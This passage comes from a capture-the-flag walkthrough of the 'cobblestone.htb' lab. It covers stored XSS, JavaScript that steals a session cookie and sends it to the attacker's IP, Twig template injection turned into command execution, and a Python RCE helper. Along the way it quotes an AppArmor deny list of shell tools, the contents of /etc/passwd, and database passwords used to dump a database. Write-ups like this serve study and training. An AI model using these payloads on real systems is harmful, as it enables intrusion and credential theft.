        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

        RewriteEngine On
        RewriteCond %{HTTP_HOST} !^cobblestone.htb$
        RewriteRule /.* http://cobblestone.htb/ [R]

        Alias /cobbler /srv/www/cobbler

        <Directory /srv/www/cobbler>
                Options Indexes FollowSymLinks
                AllowOverride None
                Require all granted
        </Directory>

</VirtualHost>

<VirtualHost *:80>
        ServerName deploy.cobblestone.htb

        ServerAdmin cobble@cobblestone.htb
        DocumentRoot /var/www/deploy

        RewriteEngine On
        RewriteCond %{HTTP_HOST} !^deploy.cobblestone.htb$
        RewriteRule /.* http://deploy.cobblestone.htb/ [R]
</VirtualHost>

<VirtualHost *:80>
        ServerName vote.cobblestone.htb

        ServerAdmin cobble@cobblestone.htb
        DocumentRoot /var/www/vote

        RewriteEngine On
        RewriteCond %{HTTP_HOST} !^vote.cobblestone.htb$
        RewriteRule /.* http://vote.cobblestone.htb/ [R]
</VirtualHost>
One interesting directive in the main host is Alias /cobbler /srv/www/cobbler. Checking /cobbler on the website returns a 301 redirect to /cobbler/, but that returns 404. I’ll want to check out /srv/www/cobbler when I get access to the host.
There’s also this:
        <Directory /var/www/html>
                AAHatName cobblestone
        </Directory>
I kind of skipped past this on the first read, but this is a mod_apparmor directive. AAHatName tells Apache to “change hat” when it serves anything out of that <Directory> block, dropping from the main apache2 AppArmor profile into a subprofile (a “hat”) named cobblestone. Anything PHP does under /var/www/html runs confined by that hat rather than by the general Apache policy.
The config also leaks the on-disk location of the three webservers. I’ll work through each one.
vote
Starting with index.php, I can map out the different files referenced inside each file to get a full list of files to download:
flowchart LR
    index["index.php"] --> conn["db/connection.php"]

    index --> login["login.php"]
    login --> login_verify["login_verify.php"]
    login --> register["register.php"]

    index --> logout["logout.php"]
    index --> details["details.php"]
    index --> suggest["suggest.php"]

linkStyle default stroke-width:2px,stroke:#4B9CD3,fill:none;
The SQL injection is in details.php:
<?php
    $stmt = $conn->prepare("SELECT user_id, url FROM votes WHERE id = ?");
    $stmt->bind_param("s", $_GET['id']);
    $stmt->execute();
    $stmt->store_result();

    if ($stmt->num_rows > 0) {
        $stmt->bind_result($user_id, $url);
        $stmt->fetch();
    }

    $stmt->close();

    if ($user_id !== $_SESSION['id'] && $user_id !== 1 && $user_id !== 2 && $user_id !== 3) {
        $_SESSION['details_error'] = "You are not allowed to view this suggestion";
        header("Location: index.php");
        exit();
    }

    $query = "SELECT * FROM votes WHERE url = '" . $url . "';";

    $result = $conn->query($query);
$url is set in the first query to the database, and then used to make a string that’s used for the second query.
The database has a different user and password in db\connection.php:
<?php

$dbserver = "localhost";
$username = "voteuser";
$password = "thaixu6eih0Iicho]irahvoh6aigh>ie";
$dbname = "vote";

$conn = new mysqli($dbserver, $username, $password, $dbname);

// Check connection
if ($conn->connect_errno > 0) {
    die("Connection failed: " . $conn->connect_error);
}
?>
There’s nothing else really here.
deploy
index.php is a simple static site:
<!-- Proudly coded by Billy (https://bybilly.uk) -->
<!-- Version: 1.9.2 -->

<!DOCTYPE html>
<html>
<head>
        <!-- Info meta tags, important for social media + SEO -->
        <title>Cobblestone - Deploy Minecraft Server</title>

        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <meta charset="utf-8">
        <link rel="stylesheet" href="css/stylesheet.css">
</head>
<body>
        <div class="container">
                <h1 class="heading">Still under development</h1>
                <p>This service is still under development. But we made sure to sign only the best IT Security and Linux sysadmin folks, so you soon can enroll 100% secure minecraft server.</p>

                <h2 class="subheading">Meet the team</h2>
                <div class="items">
                        <div>
                                <img src="img/josh.png" alt="josh" class="img">
                                <p class="title">Josh Madden</p>
                                <p class="subtitle">Expert for network and client firewalls</p>
                        </div>
                        <div>
                                <img src="img/sam.png" alt="sam" class="img">
                                <p class="title">Sam Carlson</p>
                                <p class="subtitle">Expert for hardening clients with apparmor</p>
                        </div>
                        <div>
                                <img src="img/katrina.png" alt="katrina" class="img">
                                <p class="title">Katrina Robinson</p>
                                <p class="subtitle">Expert for restricting users with chroot jails</p>
                        </div>
                        <div>
                                <img src="img/jeremy.png" alt="jeremy" class="img">
                                <p class="title">Jeremy Brewer</p>
                                <p class="subtitle">General linux sysadmin</p>
                        </div>
                </div>

        <h2 class="subheading">Stay tuned for more ...</h2>

        </div>

        <script src="js/jquery.min.js" type="text/javascript"></script>
        <script src="js/firefly.js" type="text/javascript"></script>
        <script src="js/main.js" type="text/javascript"></script>
</body>
</html>
There’s nothing else here to explore.
html
The easiest place to start is index.php:
<!-- Proudly coded by Billy (https://bybilly.uk) -->
<!-- Version: 1.9.2 -->

<!DOCTYPE html>
<html>
<head>
        <!-- Info meta tags, important for social media + SEO -->
        <title>Cobblestone - Official Website</title>

        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <meta charset="utf-8">
        <link rel="stylesheet" href="css/stylesheet.css">
</head>
<body>
        <div class="container">
                <div class="logo">
                        <!-- In the img folder, upload your logo -->
                        <!-- Make sure you name it 'logo.png' or update the code below -->
                        <img src="img/logo.png" alt="MyServer logo">
                </div>

                <div class="items">
                        <!-- Replace # with your forum URL-->
                        <a href="http://deploy.cobblestone.htb" class="item forums">
                        <div>
                                <img src="img/forums.png" alt="Minecraft forums icon" class="img">
                                <p class="subtitle">Deploy your own minecraft server</p>
                                <p class="title">Get your own</p>
                        </div>
                        </a>

                        <!-- Replace # with your store URL -->
                        <a href="skins.php" class="item store">
                        <div>
                                <img src="img/store.png" alt="Minecraft store icon" class="img">
                                <p class="subtitle">Download skins for your minecraft character</p>
                                <p class="title">Skin Database</p>
                        </div>
                        </a>

                        <!-- Replace # with your vote URL -->
                        <a href="http://vote.cobblestone.htb" class="item vote">
                        <div>
                                <img src="img/vote.png" alt="Minecraft voting icon" class="img">
                                <p class="subtitle">Vote for your favorite Minecraft Server</p>
                                <p class="title">Vote (beta)</p>
                        </div>
                        </a>

                </div>

                <div class="playercount">
                        <p>Join <span class="ip">229</span> other players on <span class="ip">mc.cobblestone.htb</span></p>
                </div>
        </div>

        <script src="js/jquery.min.js" type="text/javascript"></script>
        <script src="js/firefly.js" type="text/javascript"></script>
        <script src="js/main.js" type="text/javascript"></script>
</body>
</html>
This is only a static site. From use / bruteforcing during initial enumeration, there are a bunch of PHP files to check out: upload.php, register.php, download.php, user.php, skins.php, login_verify.php, login.php, and db/connection.php.
I can also work from index.php through links as with the vote site:
flowchart LR
    index["index.php"] --> skins["skins.php"]

    skins --> conn["db/connection.php"]
    skins --> login["login.php"]
    skins --> header["header.html.twig"]
    skins --> logout["logout.php"]
    skins --> downloadstwig["downloads.html.twig"]
    skins --> suggestform["suggestform.html.twig"]
    skins --> uploadtwig["upload.html.twig"]
    skins --> usertwig["user.html.twig"]
    skins --> suggesttwig["suggest.html.twig"]
    skins --> footer["footer.html.twig"]

    login --> login_verify["login_verify.php"]
    login --> register["register.php"]

    downloadstwig --> downloads["download.php"]

    suggestform --> suggest_skin["suggest_skin.php"]

    uploadtwig --> upload["upload.php"]

    usertwig --> user["user.php"]
    usertwig --> preview["preview_banner.php"]

    footer --> serverinfo["skins_app_admin_server_info.php"]

    classDef twig stroke-dasharray: 4 3;
    class header,downloadstwig,suggestform,uploadtwig,usertwig,suggesttwig,footer twig

linkStyle default stroke-width:2px,stroke:#4B9CD3,fill:none;
There are some interesting files in here. db\connection.php has database connection creds:
<?php

$dbserver = "localhost";
$username = "dbuser";
$password = "aichooDeeYanaekungei9rogi0eMuo2o";
$dbname = "cobblestone";

$conn = new mysqli($dbserver, $username, $password, $dbname);

// Check connection
if ($conn->connect_errno > 0) {
    die("Connection failed: " . $conn->connect_error);
}
?>
I’ll notice a bunch of pages hidden behind admin access. For example, in skins.php:
    <?php if (isset($_SESSION['id']) && $_SESSION['role'] === 'admin') {
            echo <<<HTML
    <li class="nav-item" role="presentation">
            <button class="nav-link text-dark" id="upload-tab" data-bs-toggle="tab" data-bs-target="#upload" type="button" role="tab" aria-controls="upload" aria-selected="false">Upload Skin</button>
    </li>
    <li class="nav-item" role="presentation">
            <button class="nav-link text-dark" id="user-tab" data-bs-toggle="tab" data-bs-target="#user" type="button" role="tab" aria-controls="user" aria-selected="false">User Management</button>
    </li>
    <li class="nav-item" role="presentation">
            <button class="nav-link text-dark" id="suggest-tab" data-bs-toggle="tab" data-bs-target="#suggest" type="button" role="tab" aria-controls="suggest" aria-selected="false">Skin Suggestions</button>
    </li>
    HTML;
    } ?>
skins_app_admin_server_info.php has debug info:
<?php

session_start();

echo "USERNAME: " . $_SESSION["username"] . "<br>\r\n";
echo "FIRST NAME: " . $_SESSION["first"] . "<br>\r\n";
echo "LAST NAME: " . $_SESSION["last"] . "<br>\r\n";
echo "ROLE: " . $_SESSION["role"] . "<br>\r\n";

phpinfo();

?>
It shows that info:

I’ll keep that in mind should I need any PHP configuration data.
There’s also an interesting loaded module that isn’t typically there by default:

The mod_apparmor module is more of a clue that I’ll be dealing with AppArmor shortly.
There’s also a major issue in preview_banner.php:
<?php
session_start();

if (!isset($_SESSION['role']) || $_SESSION['role'] !== 'admin') {
    http_response_code(403); // Optional: send 403 Forbidden
    die('Access denied.');
}

include('vendor/autoload.php');

// Setup Twig
$loader = new \Twig\Loader\FilesystemLoader('templates');
$twig = new \Twig\Environment($loader);

// Get POST data
$first = $_POST['first'] ?? null;

// Render header
echo $twig->render('header.html.twig', ['first' => $twig->createTemplate($first)->render()]);

?>
Only admin users can access it, but then it takes a user input and passes it to createTemplate($first)->render(), which is an opportunity for template injection.
To get admin access, I’ll need a way to get HTML injection / XSS. The way I interact with the admin user on the main site is by submitting skins. This is a POST request to suggest_skin.php:
<?php

include('db/connection.php');
session_start();

if (!isset($_SESSION['role'])) {
http_response_code(403); // Optional: send 403 Forbidden
die('Access denied.');
}

$_SESSION['suggestion_message'] = '';
$_SESSION['suggestion_message_type'] = '';

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $user = $_POST['username'];
    $name = $_POST['name'];
    $url = $_POST['url'];

    $stmt = $conn->prepare("INSERT INTO suggestions (username, name, url) VALUES (?, ?, ?)");
    $stmt->bind_param("sss", $user, $name, $url);

    if ($stmt->execute()) {
        $_SESSION['suggestion_message'] = "Suggestion has been added successfully and will be reviewed by an admin.";
        $_SESSION['suggestion_message_type'] = "success";
        header("Location: skins.php");
        exit();
    } else {
        $_SESSION['suggestion_message'] = "Something went wrong submitting your suggestion.";
        $_SESSION['suggestion_message_type'] = "error";
        header("Location: skins.php");
        exit();
    }

    $stmt->close();
}
$conn->close();

?>
It takes the username from the POST request and not the session, which is odd, and inserts the username, name, and url into the database.
In skins.php, there’s additional tabs for the admin user, and one is to review submissions:
// Fetch all suggestions
$suggestions = [];

$stmt = $conn->prepare("SELECT id, username, name, url from suggestions");
$stmt->execute();
$stmt->bind_result($id, $username, $name, $url);

while ($stmt->fetch()) {
	$suggestions[] = [
		'id' => $id,
		'username' => $username,
		'name' => $name,
		'url' => $url,
	];
}

$stmt->close();
The extra tabs are gated on the session role, which is why a normal user only gets Skins / Suggest Skin / Logout:
<?php if (isset($_SESSION['id']) && $_SESSION['role'] === 'admin') {
    echo <<<HTML
<li class="nav-item" role="presentation">
    <button class="nav-link text-dark" id="upload-tab" data-bs-toggle="tab" data-bs-target="#upload" type="button" role="tab" aria-controls="upload" aria-selected="false">Upload Skin</button>
</li>
<li class="nav-item" role="presentation">
    <button class="nav-link text-dark" id="user-tab" data-bs-toggle="tab" data-bs-target="#user" type="button" role="tab" aria-controls="user" aria-selected="false">User Management</button>
</li>
<li class="nav-item" role="presentation">
    <button class="nav-link text-dark" id="suggest-tab" data-bs-toggle="tab" data-bs-target="#suggest" type="button" role="tab" aria-controls="suggest" aria-selected="false">Skin Suggestions</button>
</li>
HTML;
} ?>
The panes themselves are always emitted, but the contents are only rendered for an admin. The review pane hands the suggestions straight to a Twig template:
<div class="tab-pane fade p-4" id="suggest" role="tabpanel" aria-labelledby="suggest-tab">
    <?php if (isset($_SESSION['id']) && $_SESSION['role'] === 'admin') { echo $twig->render('suggest.html.twig',['suggestions' => $suggestions]); } ?>
</div>
There’s no filtering at all on any of the three columns before they are passed to the TWIG template!
In the template, they are displayed;
<h1 class="font-weigth-bold text-light mt-4 display-6">User Skin Suggestions</h1>

<table class="table table-dark table-striped table-light">
    <thead>
        <tr class="table-dark">
            <th scope="col">ID</th>
            <th scope="col">Username</th>
            <th scope="col">Skin Name</th>
            <th scope="col">Download-URL</th>
            <th scope="col"></th>
            <th scope="col"></th>
        </tr>
    </thead>
    {% for suggestion in suggestions %}
    <tr scope="row">
        <td class="text-light text-bold" id="{{ suggestion.id }}">
            {{ suggestion.id }}
        </td>
        <td class="text-light text-bold">
            {{ suggestion.username | raw}}
        </td>
        <td class="text-light text-bold">
            {{ suggestion.name | raw }}
        </td>
        <td class="suggestion-url text-light text-bold">
            {{ suggestion.url | raw }}
        </td>
        <td>
            <button class="btn btn-success" onclick="alert('Not yet implemented')">Approve</button>
        </td>
        <td>
            <button class="btn btn-danger" onclick="alert('Not yet implemented')">Decline</button>
        </td>
    </tr>

    {% else %}
        <p>No suggestions available</p>
    {% endfor %}
</table>
Still no filtering. In fact, run through the raw TWIG filter. This looks like a path to XSS.
Access as Admin
Strategy
I’ll use the XSS to run JavaScript on the admin’s page when they view the submission. That JavaScript can make requests and exfil data back to me. If HttpOnly weren’t set on the cookie, I could grab it with document.cookie, but that won’t work here.
So where can I get the cookie? Well, there’s the phpinfo() page, and it shows the cookie of the current user:

So if I can get the admin to load that page, I can capture the cookie and send it back. HttpOnly stops JavaScript from reading the cookie jar, but it does nothing to stop the cookie value from being printed into a response body, which is exactly what phpinfo() does.
It’s also tempting to use the link clicking to have the admin load a page from my host with this JavaScript. Unfortunately for me, this won’t work, because of the same-origin policy. A page served from my host can issue a cross-origin request to cobblestone.htb, but it can’t read the response.
Column Lengths
One thing I’ll notice is that the site crashes if I send too long of data each column. This is not specified in the PHP code, so it must be the column lengths in the database. I can do some quick binary searching to find the length of each column with Burp Repeater:

The results show:
| Field | Max Length Accepted |
|---|---|
| name | 100 |
| url | 255 |
| username | 100 |
These limits are worth being aware of for the exploit. A full inline script won’t fit in 100 or 255 characters, but I can easily load my JavaScript from a short external <script src> tag instead. I like this better anyway because it allows me to resend the same request via Burp Repeater just updating the JavaScript file on my VM.
XSS POC
To start building one bit at a time, I’ll work on a POC for XSS, ignoring the cookie exfil. To start, I just want to connect back to my host:

Less than a minute later, I get a connection:
10.129.37.228 - - [31/Jul/2026 08:54:34] code 404, message File not found
10.129.37.228 - - [31/Jul/2026 08:54:34] "GET /xss.js HTTP/1.1" 404 -
10.129.37.228 - - [31/Jul/2026 08:54:35] code 404, message File not found
10.129.37.228 - - [31/Jul/2026 08:54:35] "GET /xss.js HTTP/1.1" 404 -
It’s trying to load my JavaScript file.
Data Exfil
I’ll create a JavaScript file to do the attack:
new Image().src = 'http://10.10.14.203/js-ran';

fetch('/skins_app_admin_server_info.php')
  .then(r => r.text())
  .then(t => {
    const m = t.match(/_COOKIE\['PHPSESSID'\]<\/td><td class="v">([a-z0-9]+)/);
    new Image().src = 'http://10.10.14.203/cookie?' + (m ? m[1] : 'NOMATCH');
  })
  .catch(e => { new Image().src = 'http://10.10.14.203/fetch-failed?' + e; });
First it pings back to my server on /js-ran, just as a signal that the code is running. Then it fetches the phpinfo page, takes the text, and runs a regex on it to extract the cookie. It then creates an image with the data into the URL. If it failed, it hits /fetch-failed, or if there’s no data it sends back NOMATCH.
I’ll submit the XSS skin name again, and within a minute:
10.129.37.228 - - [31/Jul/2026 08:59:34] "GET /xss.js HTTP/1.1" 200 -
10.129.37.228 - - [31/Jul/2026 08:59:34] code 404, message File not found
10.129.37.228 - - [31/Jul/2026 08:59:34] "GET /js-ran HTTP/1.1" 404 -
10.129.37.228 - - [31/Jul/2026 08:59:34] code 404, message File not found
10.129.37.228 - - [31/Jul/2026 08:59:34] "GET /cookie?a6da2pjcjj3s0vik9jrck0jnrs HTTP/1.1" 404 -
10.129.37.228 - - [31/Jul/2026 08:59:35] code 404, message File not found
It all worked, and I got the cookie.
Admin Site
On replacing my cookie with the new one, the site now says “Welcome admin”:
 Click for full size image
There is a User Management tab now:

I can give my user Admin and save. Now when I log in as 0xdf I have the admin access! That’s a nice save point.
Clicking “Preview” pops a preview window:

RCE
Strategy
I already identified an issue in preview_banner.php that will lead to RCE. When I send the Preview request, it POSTs:
POST /preview_banner.php HTTP/1.1
Host: cobblestone.htb
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:152.0) Gecko/20100101 Firefox/152.0
Accept: */*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Referer: http://cobblestone.htb/skins.php
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Content-Length: 12
Origin: http://cobblestone.htb
Connection: keep-alive
Cookie: PHPSESSID=a6da2pjcjj3s0vik9jrck0jnrs
Priority: u=0

first=0xdf
For some reason that first parameter is passed to createTemplate:
// Render header
echo $twig->render('header.html.twig', ['first' => $twig->createTemplate($first)->render()]);
So if I can send a template there, it should render.
POC
To test this, I’ll try a simple template injection:

The contents inside {{ }} are treated as code and run. That’s SSTI.
Command Execution
I can run commands using filters. TWIG has a map filter that allows me to apply a function to each item in a list. So I’ll pass id to system and then join the results back into a single string:

Shell as cobbler
Understanding AppArmor
Shell Fails
The obvious next step is to get a reverse shell, and I typically start with a bash reverse shell. It fails here:

I’m using %26 for & so the POST body doesn’t think that’s a new parameter. Regardless, it silently fails. I’ll redirect stderr to stdout:

“bash: Permission denied” is an interesting error. That comes when bash is missing the x permission, which seems very unusual. I can check it:

bash should be world executable. which nc shows that nc is on the host at /usr/bin/nc, but I try to use it for a simple connection back, it returns the same error:

Even trying to ls / fails:

Script
Working out of Repeater is a bit tiring, and it seems like I have a lot of enumeration to do from this RCE without a shell, so I’ll write a short Python script:
# /// script
# requires-python = ">=3.13"
# dependencies = [
#     "requests",
# ]
# ///
import html
import random
import string
import sys
import requests


# this user needs to be admin on cobblestone.htb
creds = ("0xdf", "0xdf0xdf")
sess = requests.session()
sess.cookies.set("PHPSESSID", "a6da2pjcjj3s0vik9jrck0jnrs", domain="cobblestone.htb")
cmd = sys.argv[1]


def rce(cmd):
    marker = ''.join(random.choices(string.ascii_letters, k=20))
    data = {'first': marker + '{{ ["' + cmd + ' 2>&1"]|map("system")|join }}' + marker}
    resp = sess.post('http://cobblestone.htb/preview_banner.php', data=data)
    resp.raise_for_status()
    res = resp.text.split(marker)[1]
    print(html.unescape('\n'.join(res.splitlines()[:-1])))


try:
    rce(cmd)
except:
    data = {"username": creds[0], "password": creds[1], "submit-login": ""}
    sess.post('http://cobblestone.htb/login_verify.php', data=data)
    rce(cmd)
This script relies on having an account with creds (hardcoded at the top) for an account that has admin privileges. It takes a command, and calls rce with it. If that fails, it logs in fresh and tries again.
In rce, it generates a long random marker, and then sends the command, parsing the result to what’s between the marker. I’m also dropping the last line as it always seems to be a repeat of the second to last line.
It works:
oxdf@hacky$ uv run rce.py 'cat /etc/hostname'
cobblestone
oxdf@hacky$ uv run rce.py 'ls /etc/'
ls: cannot open directory '/etc/': Permission denied
AppArmor Config
I noticed above that there was a custom AppArmor profile applied inside /var/www/html. This fits with the technologies described on the website. I can read the current security context of the webserver process at /proc/self/attr/current:
oxdf@hacky$ uv run rce.py 'cat /proc/self/attr/current'
apache2//cobblestone (enforce)
There’s a custom profile named apache2//cobblestone that’s enforcing.
To find the path to the config, I’ll want to look in /etc/apparmor.d, which is one of the few directories that is listable:
oxdf@hacky$ uv run rce.py 'ls /etc/apparmor.d/'
abi
abstractions
apache2.d
disable
force-complain
local
lsb_release
nvidia_modprobe
tunables
usr.sbin.apache2
usr.sbin.apache2.orig
By convention, the configuration file names here match the full path of the binary with / replaced with .. So usr.sbin.apache2 is worth checking out. It turns out that usr.sbin.apache2 and usr.sbin.apache2.orig are the same:
oxdf@hacky$ uv run rce.py 'cat /etc/apparmor.d/usr.sbin.apache2' > usr.sbin.apache2
oxdf@hacky$ uv run rce.py 'cat /etc/apparmor.d/usr.sbin.apache2.orig' > usr.sbin.apache2.orig
oxdf@hacky$ diff usr.sbin.apache2{,.orig}
oxdf@hacky$ diff usr.sbin.apache2 usr.sbin.apache2.orig
They look very default:
# Author: Marc Deslauriers <marc.deslauriers@ubuntu.com>

abi <abi/3.0>,

include <tunables/global>
profile apache2 /usr/{bin,sbin}/apache2 flags=(attach_disconnected) {

  # This profile is completely permissive.
  # It is designed to target specific applications using mod_apparmor,
  # hats, and the apache2.d directory.
  #
  # In order to enable this profile, you must:
  #
  # 0- Stop apache:
  #    sudo service apache2 stop
  #
  # 1- Enable the profile:
  #    sudo aa-enforce /etc/apparmor.d/usr.sbin.apache2
  #
  # 2- Load the mpm_prefork and mod_apparmor modules:
  #    sudo a2dismod <other non-prefork mpm>
  #    sudo a2enmod mpm_prefork
  #    sudo a2enmod apparmor
  #    sudo service apache2 restart
  #
  # 3- Place an appropriate profile containing the desired hat in the
  #    /etc/apparmor.d/apache2.d directory.  Such profiles must include
  #    the "apache2-common" abstraction:
  #
  #    ^example.com flags=(complain) {
  #        include <abstractions/apache2-common>
  #        /var/www/html/             r,
  #        /var/www/html/**           r,
  #        /var/log/apache2/*.log     w,
  #    }
  #
  # 4- Use the "AADefaultHatName" apache configuration option to specify a
  #    hat to be used for a given apache virtualhost or "AAHatName" for
  #    a given apache directory or location directive:
  #
  #    <VirtualHost example.com:80>
  #        <IfModule mod_apparmor.c>
  #            AADefaultHatName example.com
  #        </IfModule>
  #        ...
  #    </VirtualHost>
  #
  #
  # There is an example profile for phpsysinfo included in the
  # apparmor-profiles package. To try it:
  #
  # 1- Install the phpsysinfo and the apparmor-profiles packages:
  #    sudo apt-get install phpsysinfo apparmor-profiles
  #
  # 2- Enable the main apache2 profile
  #    sudo aa-enforce /etc/apparmor.d/usr.sbin.apache2
  #
  # 3- Configure apache with the following (or similar):
  #    Alias /phpsysinfo /usr/share/phpsysinfo
  #    <Location /phpsysinfo>
  #        <IfModule mod_apparmor.c>
  #          AAHatName phpsysinfo
  #        </IfModule>
  #
  #        # adjust as necessary:
  #        Options None
  #        Require local
  #        Require ip 192.168.0.0/16
  #    </Location>
  #

  include <abstractions/base>
  include <abstractions/nameservice>

  # Send signals to all hats.
  signal (send) peer=@{profile_name}//*,

  capability dac_override,
  capability kill,
  capability net_bind_service,
  capability setgid,
  capability setuid,
  capability sys_tty_config,

  / rw,
  /** mrwlkix,


  ^DEFAULT_URI flags=(attach_disconnected) {
    include <abstractions/base>
    include <abstractions/apache2-common>

    / rw,
    /** mrwlkix,
  }

  ^HANDLING_UNTRUSTED_INPUT flags=(attach_disconnected) {
    include <abstractions/apache2-common>

    / rw,
    /** mrwlkix,
  }

  # This directory contains web application
  # package-specific apparmor files.

  include <apache2.d>

  # Site-specific additions and overrides. See local/README for details.
  include if exists <local/usr.sbin.apache2>
}
Nothing too interesting there. But they include apache2.d and local/usr.sbin.apache2. The file in local is empty (only a comment), but there’s a cobblestone configuration in apache2.d:
oxdf@hacky$ uv run rce.py 'cat /etc/apparmor.d/local/usr.sbin.apache2'
# Site-specific additions and overrides for 'usr.sbin.apache2'
oxdf@hacky$ uv run rce.py 'ls /etc/apparmor.d/apache2.d/'
cobblestone
The profile explains a lot of what I’ve seen so far:
^cobblestone {
   #include <abstractions/apache2-common>
   #include <abstractions/base>
   #include <abstractions/nameservice>

   # for log writing (could be abstracted)
   /var/log/apache2/other_vhosts_access.log w,
   /var/log/apache2/other_vhosts_error.log w,
   /var/log/apache2/access.log w,
   /var/log/apache2/error.log w,

   # Access to file system
   /sys/** r,
   /proc/** r,
   /dev/tty r,
   /proc/ r,
   /var/www/html/** r,
   /var/www/html/ r,
   /usr/share/mysql/** r,
   /etc/** r,
   /tmp/** wkr,
   /var/lib/php/sessions/* wkr,
   /var/www/html/skins/* wk,
   /usr/bin/dash ixr,
   /usr/bin/ls ixr,
   /usr/bin/cat ixr,
   /usr/bin/id ixr,
   /usr/bin/whoami ixr,
   /usr/bin/which ixr,
   /usr/bin/which.debianutils ixr,
   /usr/bin/mysqldump ixr,
   /usr/bin/mariadb-dump ixr,
   /usr/bin/ps ixr,
   /usr/bin/ss ixr,

   # Deny executables
   deny /usr/bin/python3 xr,
   deny /usr/bin/python3.11 xr,
   deny /usr/bin/perl xr,
   deny /usr/bin/nc xr,
   deny /usr/bin/php xr,
   deny /bin/bash xr,
   deny /usr/bin/bash xr,
   deny /bin/sh xr,
   deny /usr/bin/sh xr,
}
The ^ (hat) prefix marks a subprofile that mod_apparmor switches into, and it explains basically every strange thing I’ve hit. These rules are a bit confusing to grok. The first section gives write access to four specific files in /var/log/apache2.
The next section provides access to specific objects. /sys/** r gives that process read access to everything in /sys, but not the directory itself (which would require /sys/ r). This shows why I can read files in /etc, but not list /etc. * matches things in that directory, where ** matches that directory plus subdirectories.
Then there are explicit deny rules that block a bunch of executables, including all the ways I know to get a reverse shell.
It’s worth asking why I get execution at all, given deny /bin/sh xr. PHP’s system() runs /bin/sh -c, and on Debian /bin/sh is a symlink to dash:
oxdf@hacky$ uv run rce.py 'ls -l /bin/sh /usr/bin/sh'
lrwxrwxrwx 1 root root 4 Jan  5  2023 /bin/sh -> dash
lrwxrwxrwx 1 root root 4 Jan  5  2023 /usr/bin/sh -> dash
AppArmor matches on the resolved path, so the exec lands on /usr/bin/dash ixr and is allowed.
It’s worth noting that I don’t see anything applied to MySQL, which is why I was able to use LOAD_FILE through the SQL injection to read files.
Further Enumeration
Users
passwd shows the users on the box:
oxdf@hacky$ uv run rce.py 'cat /etc/passwd'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:101:109:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
sshd:x:102:65534::/run/sshd:/usr/sbin/nologin
cobble:x:1000:1000:cobble,,,:/home/cobble:/bin/rbash
mysql:x:103:112:MySQL Server,,,:/nonexistent:/bin/false
tftp:x:104:113:tftp daemon,,,:/srv/tftp:/usr/sbin/nologin
_laurel:x:999:996::/var/log/laurel:/bin/false
john:x:1001:1001:,,,:/home/john:/bin/bash
There are three with shells set, root, cobble, and john. I can’t list /home/ from here to check for other directories.
Database
From the AppArmor config, I’ll note that mysqldump and mariadb-dump are explicitly allowed. These are somewhat unusual for a web server.
So far, I’ve collected two different sets of database connection credentials:
| DB Name | Username | Password |
|---|---|---|
| vote | voteuser | thaixu6eih0Iicho]irahvoh6aigh>ie |
| cobblestone | dbuser | aichooDeeYanaekungei9rogi0eMuo2o |
I’ve already had good access to the vote database as the voteuser user through the SQLI. I’ll dump the cobblestone db:
oxdf@hacky$ uv run rce.py 'mariadb-dump -u dbuser -paichooDeeYanaekungei9rogi0eMuo2o cobblestone'
/*M!999999\- enable the sandbox mode */
